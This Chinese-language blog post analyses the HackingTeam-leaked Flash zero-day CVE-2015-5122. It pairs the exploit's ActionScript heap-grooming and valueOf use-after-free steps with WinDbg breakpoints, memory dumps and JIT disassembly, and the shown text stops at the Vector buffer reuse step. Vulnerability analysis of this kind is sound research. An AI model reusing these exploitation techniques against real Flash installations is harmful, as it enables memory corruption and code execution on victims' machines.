# HackingTeam Flash 0day梅开二度

ValueOf频出漏洞，adobe现在一直在缺哪补哪，7月8号才修复了hackingteam爆出来的0day CVE-2015-5119，紧接着10号又被人从泄露的邮件中挖掘出另一个0day，又是valueOf的问题。这次这个0day是TextLine对象的valueOf造成的UAF漏洞，Fireeye已经提交了adobe并领取了CVE-2015-5122，Adobe也发布了安全公告

<https://helpx.adobe.com/security/products/flash-player/apsa15-04.html>

一直本着有人分析过的漏洞不在专门写文章来描述，有点重复工作的感觉。不过刚好有点想法通过这个文章详细介绍下调试流程以及jitcode，帮助一些朋友们后续更好的学习。

茫茫JIT CODE，如何找到我们想要跟踪的代码 这里有很多方法，具体可以参见附录debug jitcode，这里通过先找到array的函数创建以及数据结构，获取设置值对应的实现函数,

来跟踪整个EXP 代码的JIT CODE 流程(PS:怎么找到的？根据附录里面的方法)

ARRAY Struct

+0x10 m\_buffer

+0x18 m\_pos

+0x1c m\_cab

Data

m\_buffer + 8 + m\_pos\*4

Array Method 对应18.0.0.203.ocx 地址

106B54D0 ArrayObject::\_setUintProperty

106AECB0 ArrayObject:create\_array

通过设置如下断点来跟踪

bu Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x19b9c0 ".echo set array value;dd esp" avmplus::ListImpl // 10662080

bu Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x19b860 "set array value by obj" // 10661F20

bu Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x1e85f0 ".echo createarray"

bu avmplus::ArrayObject::\_setUintProperty

整个exp里面在真正TryExpl之前有个Check64函数，这里不详细讲述，原理跟TryExpl一样主要是用来做探路先小触发下漏洞获取当前是64位还是32位进程。

在调用TryExpl之前有几次分配array 可以直接忽略 可以根据TryExpl里面的Array长度为0x7E来识别

### In TryExpl

#### 1 ArrayCreate

\_arLen1 = 10 \* 3; //0x1e

\_arLen2 = \_arLen1 + 4 \* 4; //0x2e

\_arLen = \_arLen2 + 10 \* 8; //0x7e

\_ar = new Array(\_arLen); //0x7E

Createarray函数返回ArrayObject对象地址

0:008> dd eax ArrayObject

09345220 08204ec8 8000bf01 08e65100 093450a0

09345230 0993c1a8 00000000 00000000 00000000 //

m\_buffer m\_pos capacity

09345240 00000000 00000001 00000000 00000000

09345250 081f2e90 00000004 093df5b0 092bf430

09345260 093bbd18 07b8f0f0 08e1e250 08e1e238

09345270 08e1bf28 00000000 00000000 00000000

09345280 09300520 00000000 00000000 00000000

09345290 00000000 00000000 00000000 00000000

#### 2 Fill Array memory 0-0x1E

\_vLen = 400/4-2;

// fill 400-byte holes (400 is factor of 0x320(800) opaqueBackground corruption offset)

for(var i:int; i < \_arLen1; i++) // 0 <= I –< 0x1e

\_ar[i] = new Vector.<uint>(\_vLen);//\_vLen=0x62

此段代码执行后，ArrayObject->m\_buffer+8 处0 – 0x1e 偏移填充了vector<uint>(\_vLen)对象

0:008> dd 092ff4c0 +8 // 0-0x1e fill vector

092ff4c8 09327df9 09327e21 09327e49 09327e99

092ff4d8 09327ec1 09327ee9 08f25039 08f25061

092ff4e8 08f25089 08f250b1 08f250d9 08f25101

092ff4f8 08f25129 08f25151 08f25179 08f251a1

092ff508 08f251c9 08f251f1 08f25219 08f25241

092ff518 08f25269 08f25291 08f252b9 08f252e1

092ff528 08f25309 08f25331 08f25359 08f25381

092ff538 08f253a9 08f253d1 00000000 00000000

//vector.<uint>(\_vLen)对象

0:008> dd 09327df9 -1 atom decrement

09327df8 08204748 00000002 0934d1f0 092bffd0

09327e08 09318150 00000000 093cf1b0 00000000 //m\_buffer

09327e18 00000000 00000000 08204748 00000002

09327e28 0934d1f0 092bffd0 09318150 00000000

09327e38 093cf340 00000000 00000000 00000000

09327e48 08204748 00000002 0934d1f0 092bffd0

09327e58 09318150 00000000 093cf4d0 00000000

09327e68 00000000 00000000 081f2e90 00000004

0:008> dd 093cf1b0 //vector buffer

093cf1b0 00000062 08d42000 00000000 00000000 //length

093cf1c0 00000000 00000000 00000000 00000000

093cf1d0 00000000 00000000 00000000 00000000

093cf1e0 00000000 00000000 00000000 00000000

093cf1f0 00000000 00000000 00000000 00000000

093cf200 00000000 00000000 00000000 00000000

093cf210 00000000 00000000 00000000 00000000

093cf220 00000000 00000000 00000000 00000000

#### 4 Fill Array memory 0x2E-0x7E

// prepare Vector objects

for(i=\_arLen2; i < \_arLen; i++){// 0x2e<=i< 0x7e

\_ar[i] = new Vector.<uint>(8);

\_ar[i][0] = i;

}

此段代码执行后，ArrayObject->m\_buffer+8+0x2e\*I 处填充了vector<uint>(8)对象，见蓝色字体部分

0:008> dd 08d560b0 +8 l0x7e

08d560b8 09327df9 09327e21 09327e49 09327e99

08d560c8 09327ec1 09327ee9 08f25039 08f25061

08d560d8 08f25089 08f250b1 08f250d9 08f25101

08d560e8 08f25129 08f25151 08f25179 08f251a1

08d560f8 08f251c9 08f251f1 08f25219 08f25241

08d56108 08f25269 08f25291 08f252b9 08f252e1

08d56118 08f25309 08f25331 08f25359 08f25381

08d56128 08f253a9 08f253d1 00000000 00000000

08d56138 00000000 00000000 00000000 00000000

08d56148 00000000 00000000 00000000 00000000

08d56158 00000000 00000000 00000000 00000000

08d56168 00000000 00000000 08f253f9 08f25421

08d56178 08f25449 08f25471 08f25499 08f254c1

08d56188 08f254e9 08f25511 08f25539 08f25561

08d56198 08f25589 08f255b1 08f255d9 08f25601

08d561a8 08f25629 08f25651 08f25679 08f256a1

08d561b8 08f256c9 08f256f1 08f25719 08f25741

08d561c8 08f25769 08f25791 08f257b9 08f257e1

08d561d8 08f25809 08f25831 08f25859 08f25881

08d561e8 08f258a9 08f258d1 08f258f9 08f25921

08d561f8 08f25949 08f25971 08f25999 08f259c1

08d56208 08f259e9 08f25a11 08f25a39 08f25a61

08d56218 08f25a89 08f25ab1 08f25ad9 08f25b01

08d56228 08f25b29 08f25b51 08f25b79 08f25ba1

08d56238 08f25bc9 08f25bf1 08f25c19 08f25c41

08d56248 08f25c69 08f25c91 08f25cb9 08f25ce1

08d56258 08f25d09 08f25d31 08f25d59 08f25d81

08d56268 08f25da9 08f25dd1 08f25df9 08f25e21

08d56278 08f25e49 08f25e71 08f25e99 08f25ec1

08d56288 08f25ee9 08f25f11 08f25f39 08f25f61

08d56298 08f25f89 08f25fb1 08f25fd9 09956039

08d562a8 09956061 09956089

#### 5 Prepare TextLines 0x1e-0x2e

bu Flash32\_18\_0\_0\_203!DllUnregisterServer+0xa4750 ".echo createtextline;"

// prepare TextLines

for(i=\_arLen1; i < \_arLen2; i++) //0x1e<= i< 0x2e

\_ar[i] = \_tb.createTextLine();

此段代码从0x1e到0x2e 分配TextLineObject并且填充，红色字体部分为TextLineObject

0:008> dd 08d560b0 +0x8 l0x7e

08d560b8 09327df9 09327e21 09327e49 09327e99 //vector<uint><vlen>

08d560c8 09327ec1 09327ee9 08f25039 08f25061

08d560d8 08f25089 08f250b1 08f250d9 08f25101

08d560e8 08f25129 08f25151 08f25179 08f251a1

08d560f8 08f251c9 08f251f1 08f25219 08f25241

08d56108 08f25269 08f25291 08f252b9 08f252e1

08d56118 08f25309 08f25331 08f25359 08f25381

08d56128 08f253a9 08f253d1 093a1479 093a15c1 // textline object

08d56138 093a1709 093a1851 093a1999 093a1ae1

08d56148 093a1c29 093a1d71 093a1eb9 099570a1

08d56158 099571e9 09957331 09957479 099575c1

08d56168 09957709 09957851 08f253f9 08f25421

08d56178 08f25449 08f25471 08f25499 08f254c1 // vector<uint>(8)

08d56188 08f254e9 08f25511 08f25539 08f25561

08d56198 08f25589 08f255b1 08f255d9 08f25601

08d561a8 08f25629 08f25651 08f25679 08f256a1

08d561b8 08f256c9 08f256f1 08f25719 08f25741

08d561c8 08f25769 08f25791 08f257b9 08f257e1

08d561d8 08f25809 08f25831 08f25859 08f25881

08d561e8 08f258a9 08f258d1 08f258f9 08f25921

08d561f8 08f25949 08f25971 08f25999 08f259c1

08d56208 08f259e9 08f25a11 08f25a39 08f25a61

08d56218 08f25a89 08f25ab1 08f25ad9 08f25b01

08d56228 08f25b29 08f25b51 08f25b79 08f25ba1

08d56238 08f25bc9 08f25bf1 08f25c19 08f25c41

08d56248 08f25c69 08f25c91 08f25cb9 08f25ce1

08d56258 08f25d09 08f25d31 08f25d59 08f25d81

08d56268 08f25da9 08f25dd1 08f25df9 08f25e21

08d56278 08f25e49 08f25e71 08f25e99 08f25ec1

08d56288 08f25ee9 08f25f11 08f25f39 08f25f61

08d56298 08f25f89 08f25fb1 08f25fd9 09956039

08d562a8 09956061 09956089

#### 6 Set opaqueBackground Alloc BackGroudObj

// fill 1016-byte holes (0x38c is a size of internal TextLine object) //BackGroudObj

for(i=\_arLen1; i < \_arLen2; i++) //0x1e<= i< 0x2e

\_ar[i].opaqueBackground = 1; // alloc 1016 bytes

此段代码对于上面分配的TextLineObj设置opaqueBackground属性，触发分配BackGroundObject。

如何从上面的jitcode跟到这里，其实有很多方法 比如最简单的单步过来，或者对arrary[i]

下访问读断点之后单步返回到jitcode领空

Jitcode

098c8331 83ec0c sub esp,0Ch

098c8334 53 push ebx

098c8335 e846c931fe call Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x1ee5c0 (07be4c80)

098c833a 83c40c add esp,0Ch/ /return textline obj getproperty

....

098c8374 ffb514ffffff push dword ptr [ebp-0ECh]

098c837a 6a0e push 0Eh

098c837c 53 push ebx

098c837d 68e0c63109 push 931C6E0h

098c8382 ffd0 call eax {Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x206590 (07bfcc50)}

// setproperty opaqueBackground

avmplus::setprop\_miss -- avmplus::setprop\_setter – …….. - sub\_1025DD12 如果加载了avm

plus sig的话可以看到一些符号路径

void \_\_thiscall set\_opaqueBackground(int textline\_obj, unsigned int a2) // 1025DD12

{

int v2; // ebp@1

int v3; // edi@1

int buf; // eax@2

int v5; // esi@2

signed int v6; // eax@7

v2 = textline\_obj;

v3 = \*(\_DWORD \*)(textline\_obj + 0x24);

if ( v3 )

{

buf = sub\_10021F6D(v3);

v5 = buf;

if ( a2 > 4 )

{

if ( !buf )

v5 = sub\_1025DC52((void \*)v2); // 分配0x390 BackgroudObj

avmplus::AvmCore::integer(a2); // 对参数进行转换 调用valueOf函数

\*(\_DWORD \*)(v5 + 0x30C) |= 4u;

\*(\_BYTE \*)(sub\_102B7B16(v2) + 2144) = 1;

\*(\_BYTE \*)(v5 + 0x322) = v6 >> 16;

\*(\_BYTE \*)(v5 + 0x320) = v6;

\*(\_BYTE \*)(v5 + 0x321) = BYTE1(v6);

}

else if ( buf )

{

\*(\_DWORD \*)(buf + 0x30C) &= 0xFFFFFFFB;

}

sub\_10104280(1, 0);

if ( v5 )

\*(\_BYTE \*)(v5 + 0x1E0) = 1;

\*(\_DWORD \*)(v3 + 0x20) |= 4u;

}

}

set\_opaqueBackground函数首先判断BackGroudObj是否存在，不存在则调用1025DC52分配0x390大小的Object，随后调用avmplus::AvmCore::integer对写入的参数进行转换，这里如果传入的是Object 会调用相应的valueOf函数。

通过设置如下断点 即可打印所有的分配BackgroudObj 地址

bu Flash32\_18\_0\_0\_203!DllUnregisterServer+0x74868 ".echo allocate 0x390 obj;r eax"

>dd eax

09959418 080c4380 00000001 08d550b0 08d4e000

09959428 00000000 00000000 00000000 00000000

09959438 00000000 00000000 00000000 00000000

09959448 00000000 00000000 00000000 00000000

09959458 00000000 00000000 00000000 00000000

09959468 00000000 00000000 00000004 00000000

09959478 00000001 00000000 00010000 00000000

09959488 00000000 00000000 00000000 00000000

#### 7 Memory Layout

执行上面的as语句之后，此时整个内存布局，可以通过windbg的搜索命令获得

Vector.<uint>(\_vLen);

093cf1b0 00000062 08d42000 00000000 00000000 b.... .......... //vector1

093cf340 00000062 08d42000 00000000 00000000 b.... .......... //vector2

093cf4d0 00000062 08d42000 00000000 00000000 b.... .......... //.......

093cf660 00000062 08d42000 00000000 00000000 b.... ..........

093cf7f0 00000062 08d42000 00000000 00000000 b.... ..........

093cf980 00000062 08d42000 00000000 00000000 b.... ..........

093cfb10 00000062 08d42000 00000000 00000000 b.... ..........

093cfca0 00000062 08d42000 00000000 00000000 b.... ..........

093cfe30 00000062 08d42000 00000000 00000000 b.... ..........

09474020 00000062 08d42000 00000000 00000000 b.... ..........

094741b0 00000062 08d42000 00000000 00000000 b.... ..........

09474340 00000062 08d42000 00000000 00000000 b.... ..........

094744d0 00000062 08d42000 00000000 00000000 b.... ..........

09474660 00000062 08d42000 00000000 00000000 b.... ..........

094747f0 00000062 08d42000 00000000 00000000 b.... ..........

09474980 00000062 08d42000 00000000 00000000 b.... ..........

09474b10 00000062 08d42000 00000000 00000000 b.... ..........

09474ca0 00000062 08d42000 00000000 00000000 b.... ..........

09474e30 00000062 08d42000 00000000 00000000 b.... ..........

09476020 00000062 08d42000 00000000 00000000 b.... ..........

094761b0 00000062 08d42000 00000000 00000000 b.... ..........

09476340 00000062 08d42000 00000000 00000000 b.... ..........

094764d0 00000062 08d42000 00000000 00000000 b.... ..........

09476660 00000062 08d42000 00000000 00000000 b.... ..........

094767f0 00000062 08d42000 00000000 00000000 b.... ..........

09476980 00000062 08d42000 00000000 00000000 b.... ..........

09476b10 00000062 08d42000 00000000 00000000 b.... ..........

09476ca0 00000062 08d42000 00000000 00000000 b.... ..........

09476e30 00000062 08d42000 00000000 00000000 b.... ..........

09954020 00000062 08d42000 00000000 00000000 b.... ..........

// Vector.<uint>(8)

08d3e390 00000008 08d42000 00000030 00000000 ..... ..0.......

08d3e688 00000008 08d42000 00000035 00000000 ..... ..5.......

08d3e6d8 00000008 08d42000 0000002f 00000000 ..... ../.......

08d3e7c8 00000008 08d42000 0000002e 00000000 ..... ..........

08d3e8b8 00000008 08d42000 00000031 00000000 ..... ..1.......

08d3e8e0 00000008 08d42000 00000032 00000000 ..... ..2.......

08d3e908 00000008 08d42000 00000034 00000000 ..... ..4.......

08d3e930 00000008 08d42000 00000033 00000000 ..... ..3.......

08d3e980 00000008 08d42000 00000036 00000000 ..... ..6.......

08d3e9a8 00000008 08d42000 00000037 00000000 ..... ..7.......

08d3e9d0 00000008 08d42000 00000038 00000000 ..... ..8.......

08d3e9f8 00000008 08d42000 00000039 00000000 ..... ..9.......

08d3ea20 00000008 08d42000 0000003a 00000000 ..... ..:.......

08d3ea48 00000008 08d42000 0000003b 00000000 ..... ..;.......

08d3ea70 00000008 08d42000 0000003c 00000000 ..... ..<.......

08d3ea98 00000008 08d42000 0000003d 00000000 ..... ..=.......

08d3eac0 00000008 08d42000 0000003e 00000000 ..... ..>.......

08d3eae8 00000008 08d42000 0000003f 00000000 ..... ..?.......

08d3eb10 00000008 08d42000 00000040 00000000 ..... ..@.......

08d3eb38 00000008 08d42000 00000041 00000000 ..... ..A.......

08d3eb60 00000008 08d42000 00000042 00000000 ..... ..B.......

08d3eb88 00000008 08d42000 00000043 00000000 ..... ..C.......

08d3ebb0 00000008 08d42000 00000044 00000000 ..... ..D.......

08d3ebd8 00000008 08d42000 00000045 00000000 ..... ..E.......

08d3ec00 00000008 08d42000 00000046 00000000 ..... ..F.......

08d3ec28 00000008 08d42000 00000047 00000000 ..... ..G.......

08d3ec50 00000008 08d42000 00000048 00000000 ..... ..H.......

08d3ec78 00000008 08d42000 00000049 00000000 ..... ..I.......

08d3eca0 00000008 08d42000 0000004a 00000000 ..... ..J.......

08d3ecc8 00000008 08d42000 0000004b 00000000 ..... ..K.......

08d3ecf0 00000008 08d42000 0000004c 00000000 ..... ..L.......

08d3ed18 00000008 08d42000 0000004d 00000000 ..... ..M.......

08d3ed40 00000008 08d42000 0000004e 00000000 ..... ..N.......

08d3ed68 00000008 08d42000 0000004f 00000000 ..... ..O.......

08d3ed90 00000008 08d42000 00000050 00000000 ..... ..P.......

08d3edb8 00000008 08d42000 00000051 00000000 ..... ..Q.......

08d3ede0 00000008 08d42000 00000052 00000000 ..... ..R.......

08d3ee08 00000008 08d42000 00000053 00000000 ..... ..S.......

08d3ee30 00000008 08d42000 00000054 00000000 ..... ..T.......

08d3ee58 00000008 08d42000 00000055 00000000 ..... ..U.......

08d3ee80 00000008 08d42000 00000056 00000000 ..... ..V.......

08d3eea8 00000008 08d42000 00000057 00000000 ..... ..W.......

08d3eed0 00000008 08d42000 00000058 00000000 ..... ..X.......

08d3eef8 00000008 08d42000 00000059 00000000 ..... ..Y.......

08d3ef20 00000008 08d42000 0000005a 00000000 ..... ..Z.......

08d3ef48 00000008 08d42000 0000005b 00000000 ..... ..[.......

08d3ef70 00000008 08d42000 0000005c 00000000 ..... ..\.......

08d3ef98 00000008 08d42000 0000005d 00000000 ..... ..].......

08d3efc0 00000008 08d42000 0000005e 00000000 ..... ..^.......

09955020 00000008 08d42000 0000005f 00000000 ..... ..\_.......

09955048 00000008 08d42000 00000060 00000000 ..... ..`.......

09955070 00000008 08d42000 00000061 00000000 ..... ..a.......

09955098 00000008 08d42000 00000062 00000000 ..... ..b.......

099550c0 00000008 08d42000 00000063 00000000 ..... ..c.......

099550e8 00000008 08d42000 00000064 00000000 ..... ..d.......

09955110 00000008 08d42000 00000065 00000000 ..... ..e.......

09955138 00000008 08d42000 00000066 00000000 ..... ..f.......

09955160 00000008 08d42000 00000067 00000000 ..... ..g.......

09955188 00000008 08d42000 00000068 00000000 ..... ..h.......

099551b0 00000008 08d42000 00000069 00000000 ..... ..i.......

099551d8 00000008 08d42000 0000006a 00000000 ..... ..j.......

09955200 00000008 08d42000 0000006b 00000000 ..... ..k.......

09955228 00000008 08d42000 0000006c 00000000 ..... ..l.......

09955250 00000008 08d42000 0000006d 00000000 ..... ..m.......

09955278 00000008 08d42000 0000006e 00000000 ..... ..n.......

099552a0 00000008 08d42000 0000006f 00000000 ..... ..o.......

099552c8 00000008 08d42000 00000070 00000000 ..... ..p.......

099552f0 00000008 08d42000 00000071 00000000 ..... ..q.......

09955318 00000008 08d42000 00000072 00000000 ..... ..r.......

09955340 00000008 08d42000 00000073 00000000 ..... ..s.......

09955368 00000008 08d42000 00000074 00000000 ..... ..t.......

09955390 00000008 08d42000 00000075 00000000 ..... ..u.......

099553b8 00000008 08d42000 00000076 00000000 ..... ..v.......

099553e0 00000008 08d42000 00000077 00000000 ..... ..w.......

09955408 00000008 08d42000 00000078 00000000 ..... ..x.......

09955430 00000008 08d42000 00000079 00000000 ..... ..y.......

09955458 00000008 08d42000 0000007a 00000000 ..... ..z.......

09955480 00000008 08d42000 0000007b 00000000 ..... ..{.......

099554a8 00000008 08d42000 0000007c 00000000 ..... ..|.......

099554d0 00000008 08d42000 0000007d 00000000 ..... ..}.......

//BackGroudobj

09952020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959c08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995ac08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995b020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995b418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995b810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995bc08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

#### 8 Reset myclass valueof

// set custom valueOf() for \_mc

MyClass.prototype.valueOf = valueOf2;

此段代码重置MyClass的valueOf函数

#### 9 Trigger call valueOf2

// here we go, call the vulnerable setter

\_cnt = \_arLen2-6;

\_ar[\_cnt].opaqueBackground = \_mc;

从第6节的set\_opaqueBackground可以看到设置属性时会对参数调用

avmplus::AvmCore::integer进行转换时会调用valueOf函数，这里调用触发UAF,可以直接对set\_opauebackgroud函数下断，跟踪avmplus::AvmCore::integer获取到valueOf的jit code

### In valueOf2

#### 1 Recursive call set opaqueBackground

if (++\_cnt < \_arLen2) {

// recursive call for next TextLine

\_ar[\_cnt].opaqueBackground = \_mc;

初始时\_cnt为0x28 \_arLen2 = 0x2e，满足条件 循环调用\_ar[\_cnt].opaqueBackground直至\_cnt 等于\_arLen2-1,调用6次设置opaqueBackground函数，进入一个堆栈嵌套循环调用

这里进行嵌套的目的是随后释放对象被占用后，avmplus::AvmCore::integer调用返回到set\_opaqueBackground函数中，后面有对BackgroudObj进行写操作，从而改写重新占用的vector<uint> buffer的长度值。

#### 2 free textline inner obj

// free internal objects

for(var i:int=1; i <= 5; i++)

\_tb.recreateTextLine(\_ar[\_arLen2-i]); //0x2d<= <=0x29

此段代码对0x29 到0x2d 位置的TextLineObject释放，触发之前分配的0x390的BackgroudObj释放。

此时可以通过对Array->m\_buffer+8+0x2d\*4 设置读取断点

dd 08d560b0 +0x8+0x2d\*4 //\_ar[\_arLen2-i]

ba r 1 08d5616c //设置读取断点 之后返回 找到相应的jitcode

jitcode

098c736e 83ec0c sub esp,0Ch

098c7371 57 push edi

098c7372 e8a9d531fe call Flash32\_18\_0\_0\_203!IAEModule\_IAEKernel\_UnloadModule+0x1ee260 (07be4920)

098c7377 83c40c add esp,0Ch

098c737a 8985fcfeffff mov dword ptr [ebp-104h],eax

098c7380 8bbdfcfeffff mov edi,dword ptr [ebp-104h]

098c7386 89bdf4feffff mov dword ptr [ebp-10Ch],edi

098c738c eb19 jmp 098c73a7

…..

098c740e 83ec04 sub esp,4

098c7411 57 push edi

098c7412 6a01 push 1

098c7414 53 push ebx

098c7415 ffd0 call eax //recreateline

098c7417 83c410 add esp,10h

098c741a c7458c64000000 mov dword ptr [ebp-74h],64h

098c7421 c7458c66000000 mov dword ptr [ebp-74h],66h

098c7428 8b5e10 mov ebx,dword ptr [esi+10h]

098c742b c7458c68000000 mov dword ptr [ebp-74h],68h

098c7432 8d5b01 lea ebx,[ebx+1] //0-5

098c7435 c7458c69000000 mov dword ptr [ebp-74h],69h

098c743c c7458c6b000000 mov dword ptr [ebp-74h],6Bh

098c7443 c7458c6c000000 mov dword ptr [ebp-74h],6Ch

098c744a 895e10 mov dword ptr [esi+10h],ebx

098c744d c7458c6e000000 mov dword ptr [ebp-74h],6Eh

098c7454 8b75b8 mov esi,dword ptr [ebp-48h]

098c7457 89b5fcfeffff mov dword ptr [ebp-104h],esi

098c745d 8bc0 mov eax,eax

098c745f c7458c70000000 mov dword ptr [ebp-74h],70h

098c7466 8b5e10 mov ebx,dword ptr [esi+10h]

此时之前分配的BackGroudObj被释放

0:008> s -d 0x0 l?0x7fffffff 080c4380 00000001 08d550b0 08d4e000

09952020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

09959c08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995a810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995ac08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995b020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995b418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

这时只能搜索到11个BackGroudObj，后面5个BackGroudObj已经被释放

#### 3 reuse feed memmory

// reuse freed memory

for(i=\_arLen2; i < \_arLen; i++) //0x2e<=I < 0x7e

\_ar[i].length = \_vLen; //0x62

此段代码的对0x2e-0x7e的vector<uint>(8)对象长度重新设置 触发重新分配buffer

继续跟踪之前的jit code随后即可看到这里

Jit code

098c75e9 8b7db8 mov edi,dword ptr [ebp-48h]

098c75ec c7458ca1000000 mov dword ptr [ebp-74h],0A1h

098c75f3 8b5f10 mov ebx,dword ptr [edi+10h]

098c75f6 c7458ca3000000 mov dword ptr [ebp-74h],0A3h

098c75fd 8b7e20 mov edi,dword ptr [esi+20h]

098c7600 83e7f8 and edi,0FFFFFFF8h

098c7603 8b7720 mov esi,dword ptr [edi+20h]

098c7606 c7458ca6000000 mov dword ptr [ebp-74h],0A6h

098c760d 3bde cmp ebx,esi //2e<0x7e

098c760f 0f8cabfeffff jl 098c74c0

之前申请的vector<uint>(8)对象的buffer重新申请，对应的buffer长度已经改变

0:008> dd 08f253f9 -1

08f253f8 08204748 00000002 0934d1f0 092bffd0

08f25408 09318150 00000000 099541b0 00000000

08f25418 00000000 00000000 08204748 00000002

08f25428 0934d1f0 092bffd0 09318150 00000000

08f25438 09954340 00000000 00000000 00000000

08f25448 08204748 00000002 0934d1f0 092bffd0

08f25458 09318150 00000000 099544d0 00000000

08f25468 00000000 00000000 08204748 00000002

0:008> dd 099541b0

099541b0 00000062 08d42000 0000002e 00000000

099541c0 00000000 00000000 00000000 00000000

099541d0 00000000 00000000 00000000 00000000

099541e0 00000000 00000000 00000000 00000000

099541f0 00000000 00000000 00000000 00000000

09954200 00000000 00000000 00000000 00000000

09954210 00000000 00000000 00000000 00000000

09954220 00000000 00000000 00000000 00000000

重新分配的vector内存布局

s -d 0x0 l?0x7fffffff 00000062 08d42000

099541b0 00000062 08d42000 0000002e 00000000 b.... ..........

09954340 00000062 08d42000 0000002f 00000000 b.... ../.......

099544d0 00000062 08d42000 00000030 00000000 b.... ..0.......

09954660 00000062 08d42000 00000031 00000000 b.... ..1.......

099547f0 00000062 08d42000 00000032 00000000 b.... ..2.......

09954980 00000062 08d42000 00000033 00000000 b.... ..3.......

09954b10 00000062 08d42000 00000034 00000000 b.... ..4.......

09954ca0 00000062 08d42000 00000035 00000000 b.... ..5.......

09954e30 00000062 08d42000 00000036 00000000 b.... ..6.......

0995c020 00000062 08d42000 00000037 00000000 b.... ..7.......

0995c1b0 00000062 08d42000 00000038 00000000 b.... ..8.......

0995c340 00000062 08d42000 00000039 00000000 b.... ..9.......

0995c4d0 00000062 08d42000 0000003a 00000000 b.... ..:.......

0995c660 00000062 08d42000 0000003b 00000000 b.... ..;.......

0995c7f0 00000062 08d42000 0000003c 00000000 b.... ..<.......

0995c980 00000062 08d42000 0000003d 00000000 b.... ..=.......

0995cb10 00000062 08d42000 0000003e 00000000 b.... ..>.......

0995cca0 00000062 08d42000 0000003f 00000000 b.... ..?.......

0995ce30 00000062 08d42000 00000040 00000000 b.... ..@.......

0995e020 00000062 08d42000 00000041 00000000 b.... ..A.......

0995e1b0 00000062 08d42000 00000042 00000000 b.... ..B.......

0995e340 00000062 08d42000 00000043 00000000 b.... ..C.......

0995e4d0 00000062 08d42000 00000044 00000000 b.... ..D.......

0995e660 00000062 08d42000 00000045 00000000 b.... ..E.......

0995e7f0 00000062 08d42000 00000046 00000000 b.... ..F.......

0995e980 00000062 08d42000 00000047 00000000 b.... ..G.......

0995eb10 00000062 08d42000 00000048 00000000 b.... ..H.......

0995eca0 00000062 08d42000 00000049 00000000 b.... ..I.......

0995ee30 00000062 08d42000 0000004a 00000000 b.... ..J.......

0995f020 00000062 08d42000 0000004b 00000000 b.... ..K.......

0995f1b0 00000062 08d42000 0000004c 00000000 b.... ..L.......

0995f340 00000062 08d42000 0000004d 00000000 b.... ..M.......

0995f4d0 00000062 08d42000 0000004e 00000000 b.... ..N.......

0995f660 00000062 08d42000 0000004f 00000000 b.... ..O.......

0995f7f0 00000062 08d42000 00000050 00000000 b.... ..P.......

0995f980 00000062 08d42000 00000051 00000000 b.... ..Q.......

0995fb10 00000062 08d42000 00000052 00000000 b.... ..R.......

0995fca0 00000062 08d42000 00000053 00000000 b.... ..S.......

0995fe30 00000062 08d42000 00000054 00000000 b.... ..T.......

09968020 00000062 08d42000 00000055 00000000 b.... ..U.......

099681b0 00000062 08d42000 00000056 00000000 b.... ..V.......

09968340 00000062 08d42000 00000057 00000000 b.... ..W.......

099684d0 00000062 08d42000 00000058 00000000 b.... ..X.......

09968660 00000062 08d42000 00000059 00000000 b.... ..Y.......

099687f0 00000062 08d42000 0000005a 00000000 b.... ..Z.......

09968980 00000062 08d42000 0000005b 00000000 b.... ..[.......

09968b10 00000062 08d42000 0000005c 00000000 b.... ..\.......

09968ca0 00000062 08d42000 0000005d 00000000 b.... ..].......

09968e30 00000062 08d42000 0000005e 00000000 b.... ..^.......

09969020 00000062 08d42000 0000005f 00000000 b.... ..\_.......

099691b0 00000062 08d42000 00000060 00000000 b.... ..`.......

09969340 00000062 08d42000 00000061 00000000 b.... ..a.......

099694d0 00000062 08d42000 00000062 00000000 b.... ..b.......

09969660 00000062 08d42000 00000063 00000000 b.... ..c.......

099697f0 00000062 08d42000 00000064 00000000 b.... ..d.......

09969980 00000062 08d42000 00000065 00000000 b.... ..e.......

09969b10 00000062 08d42000 00000066 00000000 b.... ..f.......

09969ca0 00000062 08d42000 00000067 00000000 b.... ..g.......

09969e30 00000062 08d42000 00000068 00000000 b.... ..h.......

0996a020 00000062 08d42000 00000069 00000000 b.... ..i.......

0996a1b0 00000062 08d42000 0000006a 00000000 b.... ..j.......

0996a340 00000062 08d42000 0000006b 00000000 b.... ..k.......

0996a4d0 00000062 08d42000 0000006c 00000000 b.... ..l.......

0996a660 00000062 08d42000 0000006d 00000000 b.... ..m.......

0996a7f0 00000062 08d42000 0000006e 00000000 b.... ..n.......

0996a980 00000062 08d42000 0000006f 00000000 b.... ..o.......

0996ab10 00000062 08d42000 00000070 00000000 b.... ..p.......

